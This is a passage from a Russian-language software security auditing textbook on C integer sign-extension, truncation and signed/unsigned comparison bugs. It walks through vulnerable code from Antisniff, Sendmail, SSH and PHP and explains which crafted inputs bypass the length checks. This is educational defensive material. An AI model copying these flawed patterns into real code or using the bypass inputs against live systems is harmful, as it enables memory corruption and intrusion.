**Рисунок 6-8.** Пример доменного имени DNS: test.jim.com представлен как метки с префиксом длины 4 test, 3 jim, 3 com, 0.

Код начинает с чтения первого байта длины из пакета и сохранения его в целое count. Этот байт длины - signed-символ, сохраненный в целое, поэтому вы должны быть способны поместить в count любое значение от -128 до 127. Запомните это на потом.

Цикл while() продолжает считывать метки и вызывать strncat() для них в строку nameStr. Первая опубликованная уязвимость - отсутствие проверки длины в этом цикле. Если просто предоставить достаточно длинное доменное имя в пакете, он может записать за границы nameStr[]. Листинг 6-9 показывает, как эта проблема была исправлена в исследовательской версии 1.1.

#### Листинг 6-9. Уязвимость Antisniff v1.1

```
char *indx;
int count;
char nameStr[MAX_LEN]; //256
...
memset(nameStr, '\0', sizeof(nameStr));
...
indx = (char *) (pkt + rr_offset);
count = (char)*indx;

while (count){
    if (strlen(nameStr) + count < ( MAX_LEN - 1 )){
        (char *)indx++;
        strncat(nameStr, (char *)indx, count);
        indx += count;
        count = (char)*indx;
        strncat(nameStr, ".",
```

```

        sizeof(nameStr) - strlen(nameStr));
    } else {
        fprintf(stderr, "Alert! Someone is attempting "
            "to send LONG DNS packets\n");
        count = 0;
    }
}
nameStr[strlen(nameStr)-1] = '\0';

```

Код в основном тот же, но были добавлены проверки длины, чтобы попытаться предотвратить переполнение буфера. В начале цикла программа проверяет, что в буфере достаточно места для count байт перед выполнением конкатенации строк. Теперь изучите этот код, помня об уязвимостях sign extension. Вы знаете, что count может быть любым значением между -128 и 127, так что произойдет, если дать отрицательное значение для count? Посмотрите на проверку длины:

```

if (strlen(nameStr) + count < ( MAX_LEN - 1 )){

```

Вы знаете, что strlen(nameStr) вернет size\_t, который фактически является unsigned int на 32-битной системе, и знаете, что count - целое ниже 0. Допустим, вы уже прошли цикл один раз, strlen(nameStr) равен 5, а count равен -1. Для сложения count преобразуется в unsigned-целое, и у вас получается (5 + 4,294,967,295). Это сложение легко может вызвать числовое переполнение, так что в итоге получится малое значение, например 4; 4 меньше (MAX\_LEN - 1), то есть 256. Пока все хорошо. Затем вы видите, что count, который вы установили в -1, передается как аргумент длины в strncat(). Функция strncat() принимает size\_t, поэтому интерпретирует это как 4,294,967,295. Следовательно, вы снова выигрываете, потому что по сути можете добавить сколько угодно информации к строке nameStr.

Листинг 6-10 показывает, как эта уязвимость была исправлена в исследовательском выпуске версии 1.1.1.

#### Листинг 6-10. Уязвимость Antisniff v1.1.1

```

char *indx;
int count;
char nameStr[MAX_LEN]; //256
...
memset(nameStr, '\0', sizeof(nameStr));
...
indx = (char *)(pkt + rr_offset);
count = (char)*indx;

while (count){
    /* typecast the strlen so we aren't dependent on
       the call to be properly setting to unsigned. */
    if ((unsigned int)strlen(nameStr) +
        (unsigned int)count < ( MAX_LEN - 1 )){
        (char *)indx++;
        strncat(nameStr, (char *)indx, count);
        indx += count;
        count = (char)*indx;
        strncat(nameStr, ".",
            sizeof(nameStr) - strlen(nameStr));
    } else {
        fprintf(stderr, "Alert! Someone is attempting "
            "to send LONG DNS packets\n");
        count = 0;
    }
}

nameStr[strlen(nameStr)-1] = '\0';

```

Это решение в основном представляет тот же код, за исключением того, что к проверке длины были добавлены приведения типов. Посмотрите внимательнее:

```
if ((unsigned int)strlen(nameStr) +
    (unsigned int)count < ( MAX_LEN - 1 ) ){
```

Результат `strlen()` приводится к `unsigned int`, что избыточно, потому что он уже является `size_t`. Затем `count` приводится к `unsigned int`. Это тоже избыточно, поскольку оператор сложения обычно сам преобразует его в `unsigned-целочисленный` тип. По сути, ничего не изменилось. Вы все еще можете отправить отрицательную длину метки и обойти проверку длины. Листинг 6-11 показывает, как эта проблема была исправлена в версии 1.1.2.

#### Листинг 6-11. Уязвимость Antisniff v1.1.2

```
unsigned char *indx;
unsigned int count;
unsigned char nameStr[MAX_LEN]; //256
...
memset(nameStr, '\0', sizeof(nameStr));
...
indx = (char *) (pkt + rr_offset);
count = (char)*indx;

while (count){
    if (strlen(nameStr) + count < ( MAX_LEN - 1 ) ){
        indx++;
        strncat(nameStr, indx, count);
        indx += count;
        count = *indx;
        strncat(nameStr, ".",
                sizeof(nameStr) - strlen(nameStr));
    } else {
        fprintf(stderr, "Alert! Someone is attempting "
                    "to send LONG DNS packets\n");
        count = 0;
    }
}
nameStr[strlen(nameStr)-1] = '\0';
```

Разработчики изменили `count`, `nameStr` и `indx`, сделав их `unsigned`, и вернулись к проверке длины из предыдущей версии. Поэтому `sign extension`, которым вы пользовались, теперь, казалось бы, исчезло, потому что указатель на символ `indx` теперь имеет `unsigned-тип`. Однако внимательнее посмотрите на эту строку:

```
count = (char)*indx;
```

Эта строка кода разыменовывает `indx`, который является указателем на `unsigned char`. Это дает `unsigned-символ`, который затем явно преобразуется в `signed char`. Вы знаете, что битовый шаблон не изменится, поэтому снова получаете что-то с диапазоном от -128 до 127. Оно присваивается `unsigned int`, но вы знаете, что преобразование из меньшего `signed-типа` в больший `unsigned-тип` вызывает `sign extension`. Поэтому из-за приведения к `(char)` вы все еще можете получить вредоносно большой `count` в цикл, но только для первой метки. Теперь посмотрите на проверку длины с учетом этого:

```
if (strlen(nameStr) + count < ( MAX_LEN - 1 ) ){
```

К сожалению, `strlen(nameStr)` равен 0, когда вы входите в цикл впервые. Поэтому довольно большое значение `count` не будет меньше (`MAX_LEN - 1`), и вас поймают и выбросят из цикла. Почти получилось, но нет. Забавно, что если вас выбрасывает при первом проходе через цикл, программа делает следующее:

```
nameStr[strlen(nameStr)-1] = '\0';
```

Поскольку `strlen(nameStr)` равен 0, это означает, что она записывает 0 на 1 байт перед буфером, в `nameStr[-1]`. Теперь, когда вы увидели эволюцию исправления с позиции полной ретроспективы, посмотрите на листинг 6-12, который является примером на основе типа данных `short integer`.

#### Листинг 6-12. Пример уязвимости `sign extension`

```
unsigned short read_length(int sockfd)
{
    unsigned short len;

    if(full_read(sockfd, (void *)&len, 2) != 2)
        die("could not read length!\n");

    return ntohs(len);
}

int read_packet(int sockfd)
{
    struct header hdr;
    short length;
    char *buffer;

    length = read_length(sockfd);

    if(length > 1024){
        error("read_packet: length too large: %d\n", length);
        return -1;
    }

    buffer = (char *)malloc(length+1);

    if((n = read(sockfd, buffer, length)) < 0){
        error("read: %m");
        free(buffer);
        return -1;
    }

    buffer[n] = '\0';

    return 0;
}
```

Здесь действует несколько концепций, которые вы изучили в этой главе. Во-первых, результат функции `read_length()`, `unsigned short int`, преобразуется в `signed short int` и сохраняется в `length`. В следующей проверке длины обе стороны сравнения `promoted` в целые. Если `length` является отрицательным числом, она проходит проверку, проверяющую, больше ли она 1024. Следующая строка добавляет 1 к `length` и передает ее как первый аргумент в `malloc()`. Параметр `length` снова `sign-extended`, потому что он `promoted` в целое для сложения. Следовательно, если указанная длина равна `0xFFFF`, она `sign-extended` до `0xFFFFFFFF`. Сложение этого значения плюс 1 `wraps around` к 0, и `malloc(0)` потенциально возвращает небольшой фрагмент памяти. Наконец, вызов `read()` заставляет третий аргумент, параметр `length`, быть преобразованным напрямую из `signed short int` в `size_t`. `Sign extension` происходит, потому что это случай, когда меньший `signed`-тип преобразуется в больший `unsigned`-тип. Поэтому вызов `read` позволяет считывать большое число байтов в буфер, приводя к потенциальному переполнению буфера.

Еще один классический пример места, где программисты забывают, являются ли малые типы `signed`, встречается при использовании стуре-функций `libc`. Рассмотрите функцию `toupper()`, имеющую следующий прототип:

```
int toupper(int c);
```

В большинстве реализаций `libc` функция `toupper()` работает путем поиска правильного ответа в `lookup table`. Несколько `libc` некорректно обрабатывают отрицательный аргумент и индексируют память перед таблицей. Следующее определение `toupper()` не является редкостью:

```
int toupper(int c)
{
    return _toupper_tab[c];
}
```

Допустим, вы делаете что-то вроде этого:

```
void upperize(char *str)
{
    while (*str)
    {
        *str = toupper(*str);
        str++;
    }
}
```

Если у вас реализация `libc` без устойчивой функции `toupper()`, вы можете в итоге внести странные изменения в свою строку. Если один из символов равен `-1`, он преобразуется в целое со значением `-1`, и функция `toupper()` индексирует память перед своей таблицей.

Посмотрите на финальный реальный пример того, как программисты не учитывают `sign extension`. Листинг 6-13 - уязвимость `Sendmail`, обнаруженная исследователем безопасности Майклом Залевским ([www.cert.org/advisories/CA-2003-12.html](http://www.cert.org/advisories/CA-2003-12.html)). Она из `Sendmail` версии 8.12.3, функции `prescan()`, которая в основном отвечает за разбор e-mail-адресов на токены (из `sendmail/parseaddr.c`). Код сокращен для краткости.

### Листинг 6-13. Уязвимость `prescan sign extension` в `Sendmail`

```
register char *p;
register char *q;
register int c;
...
p = addr;

for (;;)
{
    /* store away any old lookahead character */
    if (c != NOCHAR && !bslashmode)
    {
        /* see if there is room */
        if (q >= &pvpbuf[pvpbsize - 5])
        {
            usrrerr("553 5.1.1 Address too long");
            if (strlen(addr) > MAXNAME)
                addr[MAXNAME] = '\0';
        }
        return null;
        if (delimptr != NULL)
            *delimptr = p;
        CurEnv->e_to = saveto;
        return NULL;
    }

    /* squirrel it away */
    *q++ = c;
}
```



```

/* read a new input character */
c = *p++;

..

/* chew up special characters */
*q = '\0';
if (bslashmode)
{
    bslashmode = false;

    /* kludge \! for naive users */
    if (cmntcnt > 0)
    {
        c = NOCHAR;
        continue;
    }
    else if (c != '!' || state == QST)
    {
        *q++ = '\\';
        continue;
    }
}

if (c == '\\')
    bslashmode = true;
}

```

Константа NOCHAR определена как -1 и предназначена для обозначения некоторых условий ошибки при обработке символов. Переменная p обрабатывает адрес, предоставленный пользователем, и выходит из показанного цикла, когда полный токен был считан. В цикле есть проверка длины; однако она рассматривается только когда истинны два условия: когда c не равно NOCHAR (то есть c != -1) и bslashmode равно false. Проблема в этой строке:

```
c = *p++;
```

Из-за sign extension символа, на который указывает p, пользователи могут указать char 0xFF и получить его расширение до 0xFFFFFFFF, что является NOCHAR. Если пользователи предоставляют повторяющийся паттерн из 0x2F (символ backslash), за которым следует 0xFF, цикл может выполняться непрерывно, никогда не выполняя проверку длины в начале. Это заставляет backslash-символы постоянно записываться в буфер назначения без проверки, достаточно ли осталось места. Следовательно, из-за sign extension символа при сохранении в переменной c срабатывает неожиданный путь кода, приводящий к переполнению буфера.

Эта уязвимость также подкрепляет другой принцип, сформулированный в начале этой главы. Неявные действия, выполняемые компилятором, тонки, и при ревью исходного кода нужно изучать последствия преобразований типов и предугадывать, как программа будет работать с неожиданными значениями (в данном случае со значением NOCHAR, которое пользователи могут указать из-за sign extension).

Sign extension выглядит так, будто оно должно быть повсеместным и в основном безвредным в С-коде. Однако программисты редко намереваются sign-extend свои меньшие типы данных при преобразовании, и наличие sign extension часто указывает на баг. Sign extension немного трудно находить в С, но оно хорошо видно в assembly-коде как инструкция movsx. Попробуйте практиковаться в поиске sign-extension-преобразований в assembly, а затем соотносить их с исходным кодом; это полезная техника.

В качестве краткой демонстрации сравните листинги 6-14 и 6-15.

#### Листинг 6-14. Пример sign-extension

```

unsigned int l;
char c=5;
l=c;

```

### Листинг 6-15. Пример zero-extension

```
unsigned int l;  
unsigned char c=5;  
l=c;
```

Предполагая, что реализация требует signed-символов, вы знаете, что sign extension произойдет в листинге 6-14, но не в листинге 6-15. Сравните сгенерированный assembly-код, воспроизведенный в таблице 6-8.

**Таблица 6-8. Sign extension и zero extension в assembly-коде**

| Листинг 6-14: sign extension | Листинг 6-15: zero extension |
|------------------------------|------------------------------|
| mov [ebp+var_5], 5           | mov [ebp+var_5], 5           |
| movsx eax, [ebp+var_5]       | xor eax, eax                 |
|                              | mov al, [ebp+var_5]          |
| mov [ebp+var_4], eax         | mov [ebp+var_4], eax         |

Вы видите, что в примере sign extension используется инструкция movsx. В примере zero extension компилятор сначала очищает регистр с помощью xor eax, eax, а затем перемещает символьный байт в этот регистр.

#### Совет аудитору: Sign Extension

При поиске уязвимостей, связанных с sign extension, нужно сосредоточиться на коде, который обрабатывает signed-символьные значения или указатели, либо signed short integer-значения или указатели. Обычно их можно найти в коде обработки строк и сетевом коде, который декодирует пакеты с элементами длины. В общем случае нужно искать код, который берет символ или short integer и использует его в контексте, вызывающем преобразование в целое. Помните: если вы видите преобразование signed-символа или signed short в unsigned-целое, sign extension все равно происходит.

Как упоминалось ранее, один эффективный способ найти уязвимости sign extension - искать инструкцию movsx в assembly-коде бинарного файла приложения. Эта техника часто помогает прорезать несколько слоев typedef, макросов и преобразований типов при поиске потенциально уязвимых мест в коде.

### Усечение

Усечение происходит, когда более крупный тип преобразуется в меньший тип. Обратите внимание, что usual arithmetic conversions и integral promotions фактически никогда не требуют преобразования крупного типа в меньший. Поэтому усечение может происходить только в результате присваивания, приведения типа или вызова функции с участием прототипа. Вот простой пример усечения:

```
int g = 0x12345678;  
  
short int h;  
  
h = g;
```

Когда g присваивается h, верхние 16 битов значения усекаются, и h имеет значение 0x5678. Поэтому если эта потеря данных происходит в ситуации, которой программист не ожидал, она вполне может привести к отказам безопасности. Листинг 6-16 свободно основан на исторической уязвимости в Network File System (NFS), связанной с integer truncation.

### Листинг 6-16. Пример truncation vulnerability в NFS

```
void assume_privs(unsigned short uid)
{
    seteuid(uid);
    setuid(uid);
}

int become_user(int uid)
{
    if (uid == 0)
        die("root isnt allowed");

    assume_privs(uid);
}
```

Справедливости ради, эта уязвимость в основном известна анекдотически, и ее существование не было проверено по исходному коду. NFS запрещает пользователям монтировать диск удаленно с root-привилегиями. В конечном итоге атакующие выяснили, что могут указать UID 65536, который пройдет проверки безопасности, предотвращающие root-доступ. Однако этот UID будет присвоен unsigned short integer и усечен до значения 0. Следовательно, атакующие могли принять идентичность root с UID 0 и обойти защиту.

Посмотрите еще на одну синтетическую уязвимость в листинге 6-17, прежде чем переходить к реальной проблеме усечения.

### Листинг 6-17. Пример truncation vulnerability

```
unsigned short int f;
char mybuf[1024];
char *userstr=getuserstr();

f=strlen(userstr);
if (f > sizeof(mybuf)-5)
    die("string too long!");
strcpy(mybuf, userstr);
```

Результат функции strlen(), size\_t, преобразуется в unsigned short. Если строка имеет длину 66,000 символов, произойдет усечение, и f получит значение 464. Поэтому проверка длины, защищающая strcpy(), будет обойдена, и произойдет переполнение буфера.

Останавливающий работу баг в большинстве SSH-демонов был вызван integer truncation. Иронично, что уязвимый код находился в функции, предназначенной для устранения другой дыры безопасности - SSH insertion attack, выявленной CORE-SDI. Детали этой атаки доступны по адресу [www1.corest.com/files/files/11/CRC32.pdf](http://www1.corest.com/files/files/11/CRC32.pdf).

Суть атаки в том, что атакующие могут использовать умную known plaintext attack против блочного шифра, чтобы вставить небольшие объемы выбранных ими данных в SSH-поток. Обычно эта атака предотвращалась бы проверками целостности сообщений, но SSH использовал CRC32, а исследователи CORE-SDI выяснили, как обойти его в контексте SSH-протокола.

Обязанность функции, содержащей уязвимость усечения, - определить, происходит ли insertion attack. Одно свойство этих insertion attacks - длинная последовательность похожих байтов в конце пакета, предназначенная для манипулирования значением CRC32 так, чтобы оно было корректным. Спроектированная защита искала повторяющиеся блоки в пакете, а затем выполняла вычисление CRC32 до точки повтора, чтобы определить, происходит ли манипуляция. Этот метод был простым для малых пакетов, но мог влиять на производительность на больших наборах данных. Поэтому, предположительно для устранения влияния на производительность, была использована схема хеширования.

Функция, которую вы сейчас рассмотрите, имеет два отдельных пути кода. Если пакет ниже определенного размера, она выполняет прямой анализ данных. Если он выше этого размера, она использует хеш-таблицу, чтобы сделать анализ эффективнее. Понимать функцию для оценки уязвимости необязательно. Однако если вам любопытно, вы увидите, что более простой случай для меньших пакетов имеет примерно алгоритм, описанный в листинге 6-18.

#### Листинг 6-18. Small packet algorithm detect\_attack в SSH

```

for c = each 8 byte block of the packet
    if c is equal to the initialization vector block
        check c for the attack.
        If the check succeeds, return DETECTED.
        If the check fails, you aren't under attack so return OK.
    for d = each 8 byte block of the packet before c
        If d is equal to c, check c for the attack.
            If the check succeeds, return DETECTED.
            If the check fails, break out of the d loop.
    next d
next c

```

Код проходит через каждый 8-байтный блок пакета, и если видит идентичный блок в пакете перед текущим, выполняет проверку, чтобы понять, идет ли атака.

Путь через код на основе хеш-таблицы немного сложнее. Он имеет тот же общий алгоритм, но вместо сравнения множества 8-байтных блоков друг с другом берет 32-битный хеш каждого блока и сравнивает их. Хеш-таблица индексируется 32-битным хешем 8-байтного блока по модулю размера хеш-таблицы, а бакет содержит позицию блока, который последним был хеширован в этот бакет. Проблема усечения возникла при построении и управлении хеш-таблицей. Листинг 6-19 содержит начало кода.

#### Листинг 6-19. Уязвимость truncation detect\_attack в SSH

```

/* Detect a crc32 compensation attack on a packet */
int
detect_attack(unsigned char *buf, u_int32_t len,
              unsigned char *IV)
{
    static u_int16_t *h = (u_int16_t *) NULL;
    static u_int16_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
    register u_int32_t i, j;
    u_int32_t l;
    register unsigned char *c;
    unsigned char *d;

    if (len > (SSH_MAXBLOCKS * SSH_BLOCKSIZE) ||
        len % SSH_BLOCKSIZE != 0) {
        fatal("detect_attack: bad length %d", len);
    }
}

```

Сначала код проверяет, не является ли пакет чрезмерно длинным или не кратным 8 байтам.

SSH\_MAXBLOCKS равен 32,768, а BLOCKSIZE равен 8, поэтому пакет может быть размером до 262,144 байт. В следующем коде n начинается как HASH\_MINSIZE / HASH\_ENTRYSIZE, что равно 8,192 / 2, или 4,096, и его назначение - хранить число записей в хеш-таблице:

```

for (l = n; l < HASH_FACTOR(len / SSH_BLOCKSIZE); l = l << 2)
    ;

```

Начальный размер хеш-таблицы - 8,192 элемента. Этот цикл пытается определить хороший размер для хеш-таблицы. Он начинается с предположения  $n$ , то есть текущего размера, и проверяет, достаточно ли он велик для пакета. Если нет, он учетверяет  $l$ , сдвигая его влево дважды. Он решает, достаточно ли велика хеш-таблица, проверяя, что записей хеш-таблицы в  $3/2$  раза больше, чем 8-байтных блоков в пакете. HASH\_FACTOR определен как  $((x)*3/2)$ . Следующий код - интересная часть:

```
if (h == NULL) {
    debug("Installing crc compensation "
        "attack detector.");
    n = 1;
    h = (u_int16_t *) xmalloc(n * HASH_ENTRYSIZE);
} else {
    if (l > n) {
        n = l;
        h = (u_int16_t *) xrealloc(h, n * HASH_ENTRYSIZE);
    }
}
```

Если  $h$  равен NULL, это означает, что вы впервые проходите через эту функцию и нужно выделить место для новой хеш-таблицы. Если помните,  $l$  - значение, вычисленное как правильный размер для хеш-таблицы, а  $n$  содержит число записей в хеш-таблице. Если  $h$  не NULL, хеш-таблица уже была выделена. Однако если хеш-таблица сейчас недостаточно велика, чтобы соответствовать вновь вычисленному  $l$ , вы выполняете ее повторное выделение.

Вы уже посмотрели достаточно кода, чтобы увидеть проблему:  $n$  - unsigned short int. Если отправить пакет достаточно большого размера,  $l$ , unsigned int, может получить значение больше 65,535, и когда происходит присваивание  $l$  в  $n$ , может возникнуть усечение. Например, предположим, вы отправляете пакет размером 262,144 байта. Он проходит первую проверку, а затем в цикле  $l$  меняется так:

```
Iteration 1: l = 4096    l < 49152    l<<=4
Iteration 2: l = 16384   l < 49152    l<<=4
Iteration 3: l = 65536   l >= 49152
```

Когда  $l$  со значением 65,536 присваивается  $n$ , верхние 16 битов усекаются, и  $n$  получает значение 0. На нескольких современных ОС malloc() от 0 приводит к возврату допустимого указателя на малый объект, а остальное поведение функции становится крайне подозрительным.

Следующая часть функции - код, выполняющий прямой анализ, и поскольку он не использует хеш-таблицу, он не представляет непосредственного интереса:

```
if (len <= HASH_MINBLOCKS) {
    for (c = buf; c < buf + len; c += SSH_BLOCKSIZE) {
        if (IV && (!CMP(c, IV))) {
            if ((check_crc(c, buf, len, IV)))
                return (DEATTACK_DETECTED);
            else
                break;
        }
        for (d = buf; d < c; d += SSH_BLOCKSIZE) {
```

```

        if (!CMP(c, d)) {
            if ((check_crc(c, buf, len, IV)))
                return (DEATTACK_DETECTED);
            else
                break;
        }
    }
}

return (DEATTACK_OK);
}

```

Далее идет код, выполняющий процедуру обнаружения на основе хеша. В следующем коде держите в голове, что `n` будет равен 0, а `h` будет указывать на небольшой, но допустимый объект в куче. С такими значениями можно делать с памятью процесса некоторые интересные вещи:

```

memset(h, HASH_UNUSEDCHAR, n * HASH_ENTRYSIZE);

if (IV)
    h[HASH(IV) & (n - 1)] = HASH_IV;

for (c = buf, j = 0; c < (buf + len); c += SSH_BLOCKSIZE, j++) {
    for (i = HASH(c) & (n - 1); h[i] != HASH_UNUSED;
         i = (i + 1) & (n - 1)) {
        if (h[i] == HASH_IV) {
            if (!CMP(c, IV)) {
                if (check_crc(c, buf, len, IV))
                    return (DEATTACK_DETECTED);
                else
                    break;
            }
        } else if (!CMP(c, buf + h[i] * SSH_BLOCKSIZE)) {
            if (check_crc(c, buf, len, IV))
                return (DEATTACK_DETECTED);
            else
                break;
        }
    }
    h[i] = j;
}

return (DEATTACK_OK);
}

```

Если вы не видите немедленного способа атаковать этот цикл, не беспокойтесь. Вы в хорошей компании, и кроме того, отсутствуют некоторые критические определения макросов. Этот баг чрезвычайно тонкий, а эксплойты для него сложны и умны. Фактически эта уязвимость уникальна с многих точек зрения. Она подкрепляет идею, что безопасное программирование трудно, и ошибаться может каждый, поскольку CORE-SDI легко входит в число самых технически компетентных компаний по безопасности в мире. Она также демонстрирует, что иногда простой black-box-тест может обнаружить баги, которые трудно найти аудитом исходного кода; обнаруживший ее Майкл Залевский нашел эту уязвимость удивительно прямолинейным способом (`ssh -l long_user_name`). Наконец, она подчеркивает примечательный случай, когда написание эксплойта может быть труднее, чем нахождение корневой уязвимости.

### Совет аудиторы: Truncation

Уязвимости, связанные с усечением, обычно находятся там, где целочисленные значения присваиваются меньшим типам данных, таким как short integers или characters. Чтобы найти проблемы усечения, ищите места, где эти более короткие типы данных используются для отслеживания значений длины или хранения результата вычисления. Хорошее место для поиска потенциальных переменных - определения структур, особенно в сетевом коде.

Программисты часто используют тип данных short или char просто потому, что ожидаемый диапазон значений для переменной хорошо сопоставляется с этим типом данных. Однако использование этих типов данных часто может приводить к неожиданным усечениям.

## Сравнения

Вы уже видели примеры signed-сравнений с отрицательными числами в проверках длины и то, как они могут приводить к проблемам безопасности. Еще одна потенциально опасная ситуация - сравнение двух целых чисел, имеющих разные типы. Как вы узнали, когда выполняется сравнение, компилятор сначала выполняет integer promotions над операндами, а затем следует usual arithmetic conversions над операндами, чтобы сравнение могло быть выполнено над совместимыми типами. Поскольку эти promotions и conversions могут приводить к изменениям значения из-за изменения знака, сравнение может работать не совсем так, как задумал программист. Атакующие могут пользоваться этими преобразованиями для обхода проверок безопасности и часто компрометировать приложение.

Чтобы увидеть, как сравнения могут пойти не так, посмотрите на листинг 6-20. Этот код считывает short integer из сети, который задает длину входящего пакета. Первая половина проверки длины сравнивает (length - sizeof(short)) с 0, чтобы убедиться, что указанная длина не меньше sizeof(short). Если меньше, она может обернуться до большого целого, когда sizeof(short) позже вычитается из нее в операторе read().

### Листинг 6-20. Пример comparison vulnerability

```
# define MAX_SIZE 1024

int read_packet(int sockfd)
{
    short length;
    char buf[MAX_SIZE];

    length = network_get_short(sockfd);

    if(length - sizeof(short) <= 0 || length > MAX_SIZE){
        error("bad length supplied\n");
        return -1;
    }

    if(read(sockfd, buf, length - sizeof(short)) < 0){
        error("read: %m\n");
        return -1;
    }

    return 0;
}
```

Первая проверка фактически некорректна. Обратите внимание, что результирующий тип оператора sizeof - size\_t, то есть unsigned-целочисленный тип. Поэтому для вычитания (length - sizeof(short)) length сначала promoted в signed int как часть integer promotions, а затем преобразуется в unsigned-целочисленный тип как часть usual arithmetic conversions.

Результирующий тип операции вычитания - unsigned-целочисленный тип. Следовательно, результат вычитания никогда не может быть меньше 0, и проверка фактически не работает. Предоставление значения 1 для length обходит именно то условие, от которого проверка длины в первой половине if пытается защитить, и запускает integer underflow в вызове read().

Можно предоставить более одного значения, чтобы обойти обе проверки и вызвать переполнение буфера. Если length - отрицательное число, например 0xFFFF, первая проверка все равно проходит, потому что результирующий тип вычитания всегда unsigned. Вторая проверка также проходит (length > MAX\_SIZE), потому что length promoted в signed int для сравнения и сохраняет свое отрицательное значение, которое меньше MAX\_SIZE (1024). Этот результат демонстрирует, что переменная length рассматривается как unsigned в одном случае и signed в другом из-за других операндов, используемых в сравнении.

При работе с типами данных меньше int integer promotions заставляют узкие значения становиться signed-целыми. Это promotion с сохранением значения и само по себе не является большой проблемой. Однако иногда сравнения могут непреднамеренно promoted в signed-тип. Листинг 6-21 иллюстрирует эту проблему.

#### Листинг 6-21. Уязвимость signed comparison

```
int read_data(int sockfd)
{
    char buf[1024];
    unsigned short max = sizeof(buf);
    short length;

    length = get_network_short(sockfd);

    if(length > max){
        error("bad length: %d\n", length);
        return -1;
    }

    if(read(sockfd, buf, length) < 0){
        error("read: %m");
        return -1;
    }

    ... process data ...

    return 0;
}
```

Листинг 6-21 иллюстрирует, почему нужно знать результирующий тип данных, используемый в сравнении. И max, и length являются short integers и поэтому проходят integer conversions; оба promoted в signed-целые. Это означает, что любое отрицательное значение, предоставленное в length, обходит проверку длины против max. Из-за преобразований типов данных, выполняемых в сравнении, можно не только обойти проверки адекватности, но и сделать все сравнение бесполезным, потому что оно проверяет невозможное условие. Рассмотрите листинг 6-22.

#### Листинг 6-22. Уязвимость unsigned comparison

```
int get_int(char *data)
{
    unsigned int n = atoi(data);

    if(n < 0 || n > 1024)
        return -1;

    return n;
}

int main(int argc, char **argv)
{
    unsigned long n;
```



```

char buf[1024];

if(argc < 2)
    exit(0);

n = get_int(argv[1]);

if(n < 0){
    fprintf(stderr, "illegal length specified\n");
    exit(-1);
}

memset(buf, 'A', n);

return 0;
}

```

Листинг 6-22 проверяет переменную `n`, чтобы убедиться, что она попадает в диапазон от 0 до 1024. Однако поскольку переменная `n` `unsigned`, проверка на значение меньше 0 невозможна. `Unsigned-целое` никогда не может быть меньше 0, потому что каждое представимое значение положительно. Потенциальная уязвимость несколько тонкая: если атакующие предоставят недопустимое целое как `argv[1]`, `get_int()` вернет -1, который преобразуется в `unsigned long` при присваивании в `n`. Поэтому он станет большим значением и в итоге заставит `memset()` аварийно завершить программу.

Компиляторы могут обнаруживать условия, которые никогда не будут истинными, и выдавать предупреждение, если им переданы определенные флаги. Посмотрите, что происходит, когда предыдущий код скомпилирован GCC:

```

[root@doppelganger root]# gcc -Wall -o example example.c

[root@doppelganger root]# gcc -W -o example example.c

example.c: In function 'get_int':

example.c:10: warning: comparison of unsigned expression < 0 is always
                false

example.c: In function 'main':

example.c:25: warning: comparison of unsigned expression < 0 is always
                false

[root@doppelganger root]#

```

Обратите внимание, что флаг `-Wall` не предупреждает об этом типе ошибки, как ожидали бы большинство разработчиков. Чтобы сгенерировать предупреждение для такого бага, должен использоваться флаг `-W`. Если код `if(n < 0)` изменить на `if(n <= 0)`, предупреждение не генерируется, потому что условие больше не невозможно. Теперь посмотрите на реальный пример похожей ошибки. Листинг 6-23 взят из модуля PHP Apache (4.3.4) при чтении POST-данных.

### Листинг 6-23. Пример signed comparison в PHP

```

/* {{{ sapi_apache_read_post
*/
static int sapi_apache_read_post(char *buffer,
                                uint count_bytes TSRMLS_DC)
{
    uint total_read_bytes=0, read_bytes;
    request_rec *r = (request_rec *) SG(server_context);
    void (*handler)(int);

    /*
     * This handles the situation where the browser sends a
     * Expect: 100-continue header and needs to receive

```

```

    * confirmation from the server on whether or not it
    * can send the rest of the request. RFC 2616
    *
    */
    if (!SG(read_post_bytes) && !ap_should_client_block(r)) {
        return total_read_bytes;
    }

    handler = signal(SIGPIPE, SIG_IGN);
    while (total_read_bytes < count_bytes) {
        /* start timeout timer */
        hard_timeout("Read POST information", r);
        read_bytes = get_client_block(r,
                                     buffer + total_read_bytes,
                                     count_bytes - total_read_bytes);
        reset_timeout(r);
        if (read_bytes <= 0) {
            break;
        }
        total_read_bytes += read_bytes;
    }
    signal(SIGPIPE, handler);
    return total_read_bytes;
}

```

Возвращаемое значение из `get_client_block()` сохраняется в переменную `read_bytes`, а затем сравнивается, чтобы убедиться, что отрицательное число не было возвращено. Поскольку `read_bytes` unsigned, эта проверка не обнаруживает ошибки из `get_client_block()` так, как задумано. Как выясняется, этот баг не является немедленно эксплуатируемым в этой функции. Видите почему? Управляющее условие цикла также имеет unsigned-сравнение, поэтому если `total_read_bytes` уменьшится ниже 0, он уходит в антипереполнение и, следовательно, принимает значение больше `count_bytes`, тем самым выходя из цикла.

### Совет аудитору

Ревью сравнений существенно для аудита C-кода. Уделяйте особое внимание сравнениям, которые защищают выделение памяти, индексирование массивов и операции копирования. Лучший способ изучать эти сравнения - идти построчно и внимательно исследовать каждое релевантное выражение.

В общем случае следует отслеживать каждую переменную и ее базовый тип данных. Если вы можете проследить вход функции обратно к источнику, с которым знакомы, у вас должно быть хорошее представление о возможных значениях каждой входной переменной.

Проходите через каждое потенциально интересное вычисление или сравнение и отслеживайте потенциальные значения переменных в разных точках вычисления функции. Можно использовать процесс, похожий на описанный в предыдущем разделе о поиске проблем целочисленных граничных условий.

Когда оцениваете сравнение, обязательно следите за unsigned-целочисленными значениями, которые заставляют парные операнды promoted в unsigned-целые. `sizeof` и `strlen()` - классические примеры операндов, вызывающих такое promotion.

Не забывайте следить за unsigned variables, используемыми в comparisons вроде следующих:

```
if (uvar < 0) ...  
if (uvar <= 0) ...
```

Первая форма обычно заставляет компилятор выдать предупреждение, но вторая форма - нет. Если вы видите этот паттерн, это хороший индикатор, что с этим участком кода, вероятно, что-то не так. Следует выполнить тщательный построчный анализ окружающей функциональности.

## Операторы

